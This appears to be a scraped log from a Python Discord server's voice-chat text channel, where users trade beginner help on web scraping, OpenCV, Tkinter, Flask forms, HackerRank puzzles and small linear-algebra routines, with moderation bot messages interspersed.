import requests
from bs4 import BeautifulSoup

url = 'https://www.who.int/emergencies/diseases/novel-coronavirus-2019'
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36 OPR/67.0.3575.97'}

full_page = requests.get(url, headers=headers, timeout=10)

soup = BeautifulSoup(full_page.content, 'html.parser')

convert = soup.find("div", id="PageContent_C119_Col00")
print(convert)
#voice-chat-text-0
1 messages · Page 605 of 1
 median zenith
<div id="PageContent_C119_Col00" class="sf_colsIn col-sm-6 col-md-3" data-sf-element="Column 1" data-placeholder-label="Column 1">
<article class="class list emergency">
    <div class="content">
        <div class="heading1" id="confirmedCases">
            <div class="lds-dual-ring"></div>
        </div>
        <div class="content">Confirmed cases</div>
    </div>
 nocturne pine
convert = soup.find("div", id="confirmedCases")
function buildTotalCasesBox (totalConfirmedCases) {
    if ( !(Object.keys(totalConfirmedCases).length === 0 && totalConfirmedCases.constructor === Object ) && lastUpdate != null)
      {
              var options = { year: 'numeric', month: 'long', day: 'numeric' ,hour: '2-digit', minute: '2-digit', timeZoneName: 'short'};
        var icon = $("<i></i>").addClass("material-icons").text("keyboard_arrow_up");
              $("#confirmedCases").text("" + kendo.toString(totalConfirmedCases, "n0"));
              $(".metadata").text( updated_viz_name[cultureIndex] + " : " + lastUpdate.toLocaleDateString(date_localisation_format[cultureIndex], options));
      }
    else
       {
          window.setTimeout("buildTotalCasesBox(totalConfirmedCases);",100);
       }
}
buildTotalCasesBox(totalConfirmedCases);```totalConfirmedCases += val.attributes['cum_conf'];
<div class="heading1" id="confirmedCases">856,386</div>
nocturne pine
median zenith
var totalConfirmedCases = 0;
var totalConfirmedDeaths = 0;
var totalInvolvedCountries = 0;
var lastUpdate = null;

$.getJSON( crudServiceBaseUrl3, function( data ){
  var cum_conf=[];
  var cum_death=[];
  $.each( data.features, function( key, val ) {
      cum_conf.push(val.attributes['cum_conf']);
      cum_death.push(val.attributes['cum_death']);
      totalConfirmedCases += val.attributes['cum_conf'];
      totalConfirmedDeaths += val.attributes['cum_death'];
      if(val.attributes['cum_conf']>0){
          totalInvolvedCountries++;
      }
  });
});
var crudServiceBaseUrl3
 whole bear
@median zenith u want help?
median zenith
yes
whole bear
i cant seem to hear you
median zenith
how do you detect lines in an immage?
whole bear
I think this link should help - https://stackoverflow.com/questions/45322630/how-to-detect-lines-in-opencv

Stack Overflow
I am trying to detect lines in parking as shown below.
What I hope to get is the clear lines and (x,y) position in the crossed line. However, the result is not very promising.
I guess it is due t...
honestly saying, im a newb myself, i just wanted to do my good deed of the day lol
whole bear
uhhhh, i have no idea
maybe go into one of the help text channels and put it there
Stack Overflow
I am trying to detect full circles and semicircles in an image.
I am following the below mentioned procedure:
Process image (including Canny edge detection).
Find contours and draw them on an empty
this talks about the arc above though
median zenith
    img = cv2.imread(resource_path("examples/horizon.png"))
    # img = get_screen(left,top,right,bottom)
    mask_horizon = filterHorizon(img)
    # detect circles in the image
    circles = cv2.HoughCircles(mask_horizon, cv2.HOUGH_GRADIENT, 24, 2000)

    # ensure at least some circles were found
    if circles is not None:
        # convert the (x, y) coordinates and radius of the circles to integers
        circles = np.round(circles[0, :]).astype("int")
        # loop over the (x, y) coordinates and radius of the circles
        count = 0
        for (x, y, r) in circles:
            count += 1
            angle1 = pi/2 - pi/30
            angle2 = pi/2 + pi/30
            # draw the circle in the output image, then draw a rectangle
            # corresponding to the center of the circle
            cv2.circle(img, (x,y), r, (0, 255, 0), 2)
 cosmic venture

A short tutorial on how to detect circles in python using OpenCV. The opencv function is Hough circles which uses the hough transform. All the links in the video are below:-
http://web.ipac.caltech.edu/staff/fmasci/home/astro_refs/HoughTrans_lines_09.pdf
 hexed laurel
does anyone who is online know how a dictionary works?
hexed laurel
;|
 viral flicker

In mathematics, the sieve of Eratosthenes is a simple and ingenious ancient algorithm for finding all prime numbers up to any given limit.
It does so by iteratively marking as composite (i.e., not prime) the multiples of each prime, starting with the first prime number, 2. The...
 umbral cargo
👍
hexed laurel
hey!
hexed laurel
anyone have experience with tkinter?
whole bear
Can you elaborate what you're trying to do with tkinter?
hexed laurel
I am atempting to make a very basic GUI with four bottons, a text box, and a picture.
the buttons need to be labeled
ask
clear
play again
quit
tere also need to be an input box
@whole bear
whole bear
Are you new to Tkinter?
whole bear
hexed laurel
thanks so much
whole bear
You're welcome
 tall vine
your picture looks like hillbilly caveman man
median zenith
import sys
from sys import platform
from os import environ, listdir
from os.path import join, isfile, getmtime, abspath
from json import loads
from math import degrees, atan, cos, sin, pi, sqrt
from random import random
from time import sleep,time
import numpy as np
from datetime import datetime
from xml.etree.ElementTree import parse
import cv2 # see reference 2
import logging
import colorlog
import subprocess
import mss

 gilded rivet
 hexed laurel
Python - GUI Programming (Tkinter) - Python provides various options for developing graphical user interfaces (GUIs). Most important are listed below.
 errant helm
 lyric dragon
brb gotta go get a shovel
lyric dragon
whole bear
@crude bluff This'll work
 crude bluff
lyric dragon
crude bluff
lyric dragon
Grave accent add three of them in the beginning and 3 at the end Grave accent
whole bear
!codeblock
 wise cargoBOT
Discord has support for Markdown, which allows you to post code with full syntax highlighting. Please use these whenever you paste code, as this helps improve the legibility and makes it easier for us to help you.
To do this, use the following method:
```python
print('Hello world!')
```
Note:
• These are backticks, not quotes. Backticks can usually be found on the tilde key.
• You can also use py as the language instead of python
• The language must be on the first line next to the backticks with no space between them
This will result in the following:
print('Hello world!')
`
whole bear
Worried about open source obligation and code rights? Buy Qt, worry no more!
whole bear
!resources
wise cargoBOT
Resources
The Resources page on our website contains a list of hand-selected learning resources that we regularly recommend to both beginners and experts.
https://pythondiscord.com/pages/resources
whole bear

ScienceAlert
Software giant Adobe has teased a powerful new audio editing app that could forever change the way we view the authenticity of recorded speech.
whole bear
@soft blade You want to get a value from what?
Can I see the code you're using?
Both
 soft blade
def manga_front_end():
    if request.method=="POST":
        session["link"]=request.form["link"]
        link=session["link"]
        res=requests.get(link)
        res.raise_for_status()
        soup=bs(res.text,"html.parser")


        Elem=soup.select("a.chapter-name")

        ChaptersName=[]
        for i in range(len(Elem)):
            href=Elem[i].get("href")
            regexName=re.compile(r'chapter_\w+\.?\w*/?')
            regexFind=regexName.search(href).group()
            fullName=regexFind.replace("/C","",1)
            fullName=fullName.replace("_"," ",1)
            ChaptersName.append(fullName)
        link=session["link"]
        return render_template("manga.html",ChaptersName=ChaptersName ,link=link)
        session["start_chapter"]=request.form.get('start-chapter')
        start_chapter=session["start_chapter"]
        print(start_chapter)


return render_template("manga.html")``` <form name="start-chapter" method="post">
<label for="start-chapters">Choose a start chapter:</label>
<select name="start-chapter" id="start-chapters" method="post">
{% for chapter in ChaptersName :%}
<option value="{{chapter}}" size="20">{{chapter}}</option>
<p> {{chapter}}</p>
{% endfor %}
</select>
</form>
<form name="end-chapter" method="post">
<label for="end-chapters"> Choose a end chapter:</label>
<select name="end-chapter" id="end-chapters">
<option value="all" size="20">all</option>
{% for chapter in ChaptersName :%}
<option value="{{chapter}}" size="20"> {{chapter}}</option>
{% endfor %}
</select>
<br/>
<input type="submit" value="submit"/>
</label>
</form>
{% endif %}```@soft blade Let me check this out, one moment
lyric dragon
@wide rain https://automatetheboringstuff.com/
 wide rain

This course will give you a full introduction into all of the core concepts in python. Follow along with the videos and you'll be a python programmer in no time!
⭐️ Contents ⭐
⌨️ (0:00) Introduction
⌨️ (1:45) Installing Python & PyCharm
⌨️ (6:40) Setup & Hello World
⌨️ (10:23...
lyric dragon
 wise cargoBOT
Per PyDis' Rule 5, we are unable to assist with questions related to youtube-dl, commonly used by Discord bots to stream audio, as its use violates YouTube's Terms of Service.
For reference, this usage is covered by the following clauses in YouTube's TOS, as of 2019-07-22:
The following restrictions apply to your use of the Service. You are not allowed to:

1. access, reproduce, download, distribute, transmit, broadcast, display, sell, license, alter, modify or otherwise use any part of the Service or any Content except: (a) as specifically permitted by the Service;  (b) with prior written permission from YouTube and, if applicable, the respective rights holders; or (c) as permitted by applicable law;

3. access the Service using any automated means (such as robots, botnets or scrapers) except: (a) in the case of public search engines, in accordance with YouTube’s robots.txt file; (b) with YouTube’s prior written permission; or (c) as permitted by applicable law;

9. use the Service to view or listen to Content other than for personal, non-commercial use (for example, you may not publicly screen videos or stream music from the Service)
__init__
dunder methods
!e
class my_class():
    def __init__(self):
        self.somebody = 'once told me'

    def print_this(self):
        print(self.somebody)

    def change_variable(self):
        self.somebody = 'SOMEBODY'

the_class = my_class()
the_class.print_this()
the_class.change_variable()
the_class.print_this()
@whole bear :white_check_mark: Your eval job has completed with return code 0.
001 | once told me
002 | SOMEBODY
!e
a = 'somebody'

def print_a(a):
    print(a)

def define_a(a):
    a = 5

print_a(a)
define_a(a)
print_a(a)
@whole bear :white_check_mark: Your eval job has completed with return code 0.
001 | somebody
002 | somebody
!e
a = 'somebody'
def return_this(a):
    print(a)
    a = 'ONCE TOLD ME'
    return a

a = return_this(a)
print(a)
@whole bear :white_check_mark: Your eval job has completed with return code 0.
001 | somebody
002 | ONCE TOLD ME
Hey @sand sinew!
It looks like you tried to attach file type(s) that we do not allow (.txt). We currently allow the following file types: .3gp, .3g2, .avi, .bmp, .gif, .h264, .jpg, .jpeg, .m4v, .mkv, .mov, .mp4, .mpeg, .mpg, .png, .tiff, .wmv, .svg, .psd, .ai, .aep, .xcf, .mp3, .wav, .ogg, .md.
Feel free to ask in #community-meta if you think this is a mistake.
whole bear
!paste
wise cargoBOT
Pasting large amounts of code
If your code is too long to fit in a codeblock in discord, you can paste your code here:
https://paste.pydis.com/
After pasting your code, save it by clicking the floppy disk icon in the top right, or by typing ctrl + S. After doing that, the URL should change. Copy the URL and post it here so others can see it.
whole bear
exit()
soft blade
sys.exit()
whole bear
from sys import exit
soft blade
import sys
 scarlet plume
@sand sinew could you please remove derogatory terms from your code before posting it? thanks
whole bear
 faint drum

HackerRank
Help Alice track her progress toward the top of the leaderboard!
scores = [100, 90, 90, 80, 75, 60]
alice = [50, 65, 77, 90, 102]

def climbingLeaderboard(score, alice):
  rank_list = []
  score = list(set(score))
  score.sort(reverse=True)

  print("SCORE BEFORE INSERTION\n",score[::-1])
  print(alice)

  for num in alice[::-1]:
    score.append(num)
    Score = list(set(score))
    print(Score,"LOOK FOR 90")
    Score.sort()
    index = Score.index(num)
    rank_list.append(index+1)
    Score.remove(num)
    print("SCORE AFTER:",Score)

  return rank_list
print(climbingLeaderboard(scores, alice))

!e
scores = [100, 90, 90, 80, 75, 60]
alice = [50, 65, 77, 90, 102]

def climbingLeaderboard(score, alice):
  rank_list = []
  score = list(set(score))
  score.sort(reverse=True)

  print("SCORE BEFORE INSERTION\n",score[::-1])
  print(alice)

  for num in alice[::-1]:
    score.append(num)
    Score = list(set(score))
    print(Score,"LOOK FOR 90")
    Score.sort()
    index = Score.index(num)
    rank_list.append(index+1)
    Score.remove(num)
    print("SCORE AFTER:",Score)

  return rank_list
print(climbingLeaderboard(scores, alice))
@whole bear :white_check_mark: Your eval job has completed with return code 0.
001 | SCORE BEFORE INSERTION
002 |  [60, 75, 80, 90, 100]
003 | [50, 65, 77, 90, 102]
004 | [100, 102, 75, 80, 90, 60] LOOK FOR 90
005 | SCORE AFTER: [60, 75, 80, 90, 100]
006 | [100, 102, 75, 80, 90, 60] LOOK FOR 90
007 | SCORE AFTER: [60, 75, 80, 100, 102]
008 | [100, 102, 75, 77, 80, 90, 60] LOOK FOR 90
009 | SCORE AFTER: [60, 75, 80, 90, 100, 102]
010 | [65, 100, 102, 75, 77, 80, 90, 60] LOOK FOR 90
011 | SCORE AFTER: [60, 75, 77, 80, 90, 100, 102]
... (truncated - too many lines)
Full output: https://paste.pythondiscord.com/ufuparezig
faint drum
[6, 4, 3, 2, 1] #my output
[6, 5, 4, 2, 1] #correct output
whole bear
6
100 90 90 80 75 60
5
50 65 77 90 102
whole bear
!e
theirs = [100, 90, 90, 80, 75, 60]
ours = [50, 65, 77, 90, 102]
final_list = []
rank = None

number = 0
count = 0
previous = None
for x in theirs:
    if x > ours[number] and x is not previous:
        count += 1
    previous = x
    print(count)
@whole bear :white_check_mark: Your eval job has completed with return code 0.
001 | 1
002 | 2
003 | 2
004 | 3
005 | 4
006 | 5
50
50 / 100, 90, 90, 80, 75, 60
!e
theirs = [100, 90, 90, 80, 75, 60]
ours = [50, 65, 77, 90, 102]
final_list = []

count = 1
previous = None
for y in ours:
    for x in theirs:
        if x > y and x is not previous:
            count += 1
        previous = x
    final_list.append(count)
    count = 1
    previous = None
print(final_list)
@whole bear :white_check_mark: Your eval job has completed with return code 0.
[6, 5, 4, 2, 1]
``Logging Users Out
I know I will also need to offer users the option to log out of the application. This can be done with Flask-Login's logout_user() function. Here is the logout view function:``

Stay Home. Save Lives : Help Stop Coronavirus #GoogleDoodle
from flask import Flask
app = Flask(__name__)

@app.route('/')
def hello_world():
    return 'Hello, World!'
 sleek tiger
good social distancing in vc 👍
whole bear
Not vouching for the code quality, but an example of Flask from above: https://discordapp.com/channels/267624335836053506/412357430186344448/696132371342163999
render_template('template.html', form=form)

Automatically enable HTTPS on your website with EFF's Certbot, deploying Let's Encrypt certificates.
Fail2Ban
/0df98sdf8sdf8sd87fs7d8fsd
 static wraith
python 3 visualizer for programs breaks down the the steps the programs goes through
whole bear

PyPI
The Python Package Index (PyPI) is a repository of software for the Python programming language.
sudo apt remove spyder
sudo apt install spyder3
whole bear
@whole bear You need some help?
ya
What's the problem? I don't currently have my mic enabled, no.
trying to learn more about python
!resources
wise cargoBOT
Resources
The Resources page on our website contains a list of hand-selected learning resources that we regularly recommend to both beginners and experts.
https://pythondiscord.com/pages/resources
whole bear
We've got plenty of resources
I'd recommend https://automatetheboringstuff.com
i have python books
What more are you trying to learn?
java
trying to learn more about python
That's not java, though 😄
 candid delta
Anyone know best compatible way to create C-style matrixes in Python? So I can test C-coded matrices that are similar in Indexing, etc?
whole bear
Do you mean something like https://www.programiz.com/python-programming/matrix ?
You can treat lists of a list (nested list) as matrix in Python. However, there is a better way of working Python matrices using NumPy package. NumPy is a package for scientific computing which has support for a powerful N-dimensional array object.
@candid delta 
whole bear
@candid delta They're being dealt with currently
scarlet plume
!tempban 323450838188294144 7d streaming porn in voice channel
wise cargoBOT
:incoming_envelope: :ok_hand: applied ban to @somber orchid until 2020-04-12 19:08 (6 days and 23 hours).
whole bear
👍 Appreciate it
Yes, give me one moment and I'll hop on mic
arr = np.array( [[ 1, 2, 3],
                 [ 4, 2, 5]] )
import numpy as np


def my_function(variable):
    print(variable)
    print("No. of dimensions: ", arr.ndim)
    print("Shape of array: ", arr.shape)
    print("Size of array: ", arr.size)
    print("Array stores elements of type: ", arr.dtype)


arr = np.array([[1, 2, 3],
                [4, 2, 5]])

my_function(arr)
 unique wyvern
oh, i found it
whole bear
👍
unique wyvern
what's he need
candid delta
def DotProd(mtVec1, mtVec2):
''' Classic Dot Product '''
ans = (mtVec1[0] * mtVec2[0])
- (mtVec1[1] * mtVec2[1])
- (mtVec1[2] * mtVec2[2])
return (ans)
whole bear
@unique wyvern Can you join the voice channel?
unique wyvern
staff meeting right now
candid delta
Can wait, is okay.
whole bear
Take your time. Can you come back in 30?
unique wyvern
if you type your question i can probably answer it
whole bear
Sounds good
candid delta
code is posted above
unique wyvern
oh, do you want to do a dot product with numpy?
whole bear
\
unique wyvern
np.array([1,2,3]) @ np.array([1,2,3])
Out[77]: 14
the @ operator is reserved for matrix multiplication --- or a dot product for 1-d arrays
candid delta
right now, I can not get this to "compile":
def DotProd(mtVec1, mtVec2):
''' Classic Dot Product '''
ans = (mtVec1[0] * mtVec2[0])
- (mtVec1[1] * mtVec2[1])
- (mtVec1[2] * mtVec2[2])
return (ans)
unique wyvern
def DotProd(mtVec1, mtVec2):
    ''' Classic Dot Product '''
   ans = mtVec1[0] * mtVec2[0] + mtVec1[1] * mtVec2[1] + mtVec1[2] * mtVec2[2]
   return ans
like this?
looks correct
candid delta
that is cheating; its not splitting statement up
I have some very long lines, I will need to split up!
unique wyvern
you can't multiline it without escapes
candid delta
they would otherwise be extremely long
whole bear
def DotProd(mtVec1, mtVec2):
    '''Classic Dot Product'''
    ans = ((mtVec1[0] * mtVec2[0]) + (mtVec1[1] * mtVec2[1])
                                   + (mtVec1[2] * mtVec2[2]))
    return (ans)
Something like this?
candid delta
there was a comment about ( ) entire thing.
unique wyvern
def dot(arr1, arr2):
  return sum(x * y for x, y in zip(arr1, arr2))
this is the python way
whole bear
apt install python3-numpy
candid delta
DotProd([1,2,3],[4,5,6])
Out[14]: 32
unique wyvern
looks right
candid delta
🙂
whole bear

Python.org
The official home of the Python Programming Language
unique wyvern
i have a matrix multiplication implementation if you want to look at it
candid delta
Now I have Norm, and (scalar, vector) product I want to also do in python (from working C code)
I'll get there, nothing else to do.
unique wyvern
oh, i have a determinant
unique wyvern
yep
candid delta
Can I see that please.
unique wyvern
it's recursive
"""
Recursive determinant implementation. Matrix should be a list of lists of floats/ints.
"""
def determinant(matrix):
    if len(matrix) == 1:
        return matrix[0][0]

    return sum(e * cofactor(0, j, matrix) for j, e in enumerate(matrix[0]))

def cofactor(i, j, matrix):
    return (-1)**(i + j) * determinant(minor(i, j, matrix))

def minor(i, j, matrix):
    return [[e for m, e in enumerate(row) if m != j] for n, row in enumerate(matrix) if n != i]
that can generate all permutations? using just those 3 routines? oh my!
unique wyvern
it's just a straight implementation of the definition
candid delta
I see that. 😉
I've been studying linalg for last couple months.
but using discreetly-coded routines in C
unique wyvern
i think the minor function is the only one with a bit of work --- as long as you understand the list comprehension and enumerate though its straightforward
candid delta
...moving onwards...
unique wyvern
linalg is pretty great for coding
candid delta
people seem to confuse Scalar/Vector product with things like dot-prod & cross-product, not same thing; but does use those routines.
application of "vector algebra" vs. "matrix alegrba"
candid delta
Ran into my next problem. Have a Scalar (float) and a "vector" list... need to multiply Scalar across values of list
unique wyvern
with numpy arrays you can just 5 * arr like you'd expect
you may enjoy creating your own class though and implementing a __mul__ method that gives you the behavior you want
candid delta
I cheated... 🙂
def SVprod(mtVec1, mtVec2):
''' Scalar,Vector Products
output: MTsp, MTVec3 '''
dp = DotProd(mtVec1,mtVec2)
n = Normv(mtVec2)
sp = (dp / n)
Sc = (dp / (n*n))
nums = np.array(mtVec2)*Sc
mtVec3 = nums.tolist()
return sp, mtVec3
python's default format for 3-dim arrays as matrixes should work well enough for me; close enough to C-style which is what I want.
why does PASTE here appear to remove * for multiplication?
whole bear
!codeblock
wise cargoBOT
Discord has support for Markdown, which allows you to post code with full syntax highlighting. Please use these whenever you paste code, as this helps improve the legibility and makes it easier for us to help you.
To do this, use the following method:
```python
print('Hello world!')
```
Note:
• These are backticks, not quotes. Backticks can usually be found on the tilde key.
• You can also use py as the language instead of python
• The language must be on the first line next to the backticks with no space between them
This will result in the following:
print('Hello world!')
In [97]: class Vector:
    ...:     def __init__(self, *args):
    ...:         self.contents = list(args)
    ...:
    ...:     def __mul__(self, other):
    ...:         if isinstance(other, (int, float)):
    ...:             return Vector(*(other * i for i in self.contents))
    ...:
    ...:     def __repr__(self):
    ...:         return str(self.contents)

In [98]: Vector(1, 2, 3) * 5
Out[98]: [5, 10, 15]
It's why __init__ doesn't look right, because it's valid as well: init
unique wyvern
my repr should be better
In [99]: class Vector:
    ...:     def __init__(self, *args):
    ...:         self.contents = list(args)
    ...:
    ...:     def __mul__(self, other):
    ...:         if isinstance(other, (int, float)):
    ...:             return Vector(*(other * i for i in self.contents))
    ...:
    ...:     def __repr__(self):
    ...:         return f'Vector({str(self.contents)[1:-1]})'

In [100]: Vector(1,2,3)
Out[100]: Vector(1, 2, 3)
that's rather advanced for me present level, however 🙂
unique wyvern
that's fair, but the dundermethods (the methods with a double underscore on either side) allow you to use python built-in operators on your class
so __mul__ lets me use python * operator on my class
candid delta
oop/c++ -isms
unique wyvern
if you interested in it though, you can implement loads of methods for a Vector class, like length or rotate
candid delta
There should be a PDF with Vector routines already in it 😉 <<hint>>
unique wyvern
almost certainly there is
In [105]: Vector(1,2,3).length()
Out[105]: 3.7416573867739413
which is valid only if your vector is in rectangular/cartesian components...
so caveat emptor
unique wyvern
well it's defined as long as it's 1-d, we're already assuming cartesian
obviously you'd need to change it for different metrics
candid delta
Could you point me to a pdf as described above please?
unique wyvern
i don't know where one is, i just assume one exists
there's a load of Vector implementations, i can hunt one down
candid delta
I have several PDFs describing what I call "vector algebra"; a python-specific collection of routines would be nice.
unique wyvern
https://github.com/allelos/vectors/blob/master/vectors/vectors.py this looks a bit dated, but maybe it's an ok reference

GitHub
A simple vector toolkit dealing with points and vectors in the 3-dimensional space. - allelos/vectors
candid delta
TensorProd() [3x1] * [1x3] is merely a [3x1] * [3x1]^T transformation; same algebra, just different context apparently.
static wraith

Codeforces
 graceful grail
!code
wise cargoBOT
Discord has support for Markdown, which allows you to post code with full syntax highlighting. Please use these whenever you paste code, as this helps improve the legibility and makes it easier for us to help you.
To do this, use the following method:
```python
print('Hello world!')
```
Note:
• These are backticks, not quotes. Backticks can usually be found on the tilde key.
• You can also use py as the language instead of python
• The language must be on the first line next to the backticks with no space between them
This will result in the following:
print('Hello world!')
onezero = list(input())

store = []

z = onezero.count("z")
n = onezero.count("n")

for i in range(z):
    store.append("0")

for i in range(n):
    store.append("1")

store.sort(reverse=True)

order = ""
for i in store:
    order = order + i + " "

print(order)```@whole bear :white_check_mark: Your eval job has completed with return code 0.
4
This?
Or, wait, that's not what I meant. Sec
👋
==
!e
a = 'yeet'
print('e' in a)
@whole bear :white_check_mark: Your eval job has completed with return code 0.
True
!e
a = 'yeet'
print(a == 'yeet')
@whole bear :white_check_mark: Your eval job has completed with return code 0.
True
You can't append to a string, @static wraith is right
graceful grail
inputnum = 10
inputletters = "nznooeeoer"

outputstr = ""

for char in inputletters:
    if char == "n":
        outputstr = outputstr + "1"

for char in inputletters:
    if char == "z":
        outputstr = outputstr + "0"

print(outputstr)
inputnum = int(input())
inputletters = input()

outputstr = ""

for char in inputletters:
    if char == "n":
        outputstr = outputstr + "1"

for char in inputletters:
    if char == "z":
        outputstr = outputstr + "0"

print(outputstr)```@calm sage Whatchu up to
static wraith
inputletters = input()
outputstr = ""
for char in inputletters:
if char == "n":
outputstr += "1 "
for char in inputletters:
if char == "z":
outputstr += "0 "
print(outputstr)``` calm sage
 just listening in @whole bear
whole bear
Who was that?
calm sage
Is this for a programming competition?
whole bear
@calm sage It's some CTF hackerrank thing or w/e
static wraith

Codeforces
calm sage
The voice host for the server being in Amsterdam is painful for my latency lol
whole bear
I'm surprised I have 3/3 bars
calm sage
~60ms with 1 bar
soft blade
Scott I've been doing some Select field but how I can connect it to the html file
calm sage
oh this is a different thing, outbound packet loss is 25%
whole bear
Not sure how that works lol
calm sage
discord bug that happens sometimes
whole bear
@soft blade Connect to the html file? You using Flask?
soft blade
yup
soft blade
def manga_front_end():
    if request.method=="POST":
        session["link"]=request.form["link"]
        link=session["link"]
        res=requests.get(link)
        res.raise_for_status()
        soup=bs(res.text,"html.parser")


        Elem=soup.select("a.chapter-name")

        ChaptersName=[]
        session["ChaptersName"]=ChaptersName
        for i in range(len(Elem)):
            href=Elem[i].get("href")
            regexName=re.compile(r'chapter_\w+\.?\w*/?')
            regexFind=regexName.search(href).group()
            fullName=regexFind.replace("/C","",1)
            fullName=fullName.replace("_"," ",1)
            ChaptersName.append(fullName)
        link=session["link"]

        class StartChapters(Form):
            startChapter= SelectField(u"Start Chapter", choices=session["ChaptersName"])

        return render_template("manga.html")
        session["start_chapter"]=request.form.get('start-chapter')


return render_template("manga.html")```Is this code working anyway?
I mean the class StartChapters(Form):
calm sage
@soft blade Please don't ask for help with scrapers that violate site TOS
soft blade
the website im trying to scrape doesn't has a Term of service section or something telling I can't scrape it
whole bear
So you have
        session["link"]=request.form["link"]
        link=session["link"]
But how are you setting the form?
whole bear
@whole bear @oak sorrel @lime plaza Can you please move to the General channel? I'm trying to help @soft blade here
 lime plaza
Sure
whole bear
Thank you 👍
lime plaza
Sorry
whole bear
https://flask-wtf.readthedocs.io/en/latest/csrf.html#csrf , https://flask-wtf.readthedocs.io/en/latest/csrf.html#html-forms
class UserInputForm(FlaskForm):
    the_form = StringField('Input here',
                           validators=[DataRequired(), Length(min=5, max=128)],
                           render_kw={"placeholder": "Input here"})
    submit = SubmitField('Submit')
form = UserInputForm()
if form.validate_on_submit():
    <do your stuff here>
return render_template('template.html', title='Your title', form=form)
from flask_wtf import FlaskForm
from flask_wtf.csrf import CSRFProtect
csrf = CSRFProtect(app)
Stack Overflow
I've been reading other people methods but I can't connect the dots here and I need to extract the href: "/agente/listing/details/5828063" from the anchor tag. (2nd line of the code below)
The sou...
soft blade
class StartChapters(FlaskForm): startChapter= SelectField(u"Start Chapter", choices=session["ChaptersName"])
whole bear
from wtforms.fields import SelectField
form = UserInputForm()
if form.validate_on_submit():
    <do your stuff here>
return render_template('template.html', title='Your title', form=form)
form = StartChapters()
if form.validate_on_submit():
    <do your stuff here>
return render_template('template.html', title='Your title', form=form)
<ul class="row-content-chapter">
{1: 'https://manganelo.com/chapter/example/chapter_1'}
container-chapter-reader is where the images are at in something like
https://manganelo.com/chapter/example/chapter_10
 plucky matrix
@soft blade youtube-dl.exe ? or my statically complied ffmpeg https://rmccurdy.com/.scripts/media-autobuild_suite-master_ffmpeg_g_password_password.zi_
there's also fre chrome Plug-Ins
candid delta
Morning...
candid delta
How can I get a script to "remember" values set by a previous call in same session?
@plucky matrix may I get assistance please?
@fierce mica may I get assistance please?
plucky matrix
I know you're not supposed to use global variables while you're supposed to do it's past your variables to the next function...but that logically seems kind of stupid to me but security isn't easy
I'm sure there's some other way you're supposed to do it
you know we have help channels ummm jelp
 unique nova
hi
i just made my first calculator where you can choose numbers and operator without any tutorials just with my head
im proud
candid delta
Where can a person get an answer to a MATH question?
 sinful cove
!play
 strong lily
strong lily
strong lily
@rotund maple well comrade its going to be 38 times then
 rotund maple
@strong lily does this have anything to do with python?
candid delta
no1 here but us chickens
 nimble seal
@radiant girder
 radiant girder
there is no tv with an arrow
 slender turret
?????
slender turret
oh
radiant girder
ok so
slender turret
what error in command prompts does he have
slender turret
ye
slender turret
if u can't download that you potato head im gonna
radiant girder
desktop client doesnt work for me
nimble seal
-_-
radiant girder
idk why
 nimble seal
DO IT
radiant girder
its the installation that doesnt work
radiant girder
i didnt know discord took more than 9GB
nimble seal

Discord
Download Discord for Windows, macOS, Linux, and on your iOS or Android device.
radiant girder
sorry if that came off passive aggressive
radiant girder
i honestly don't know
nimble seal
Press allow from unidentified developer
slender turret
what does it show
radiant girder
i did
radiant girder
says that i cant download stuff thats not fro the microsoft store
i try to change the settings
nimble seal
windows 10 home
nimble seal
gg
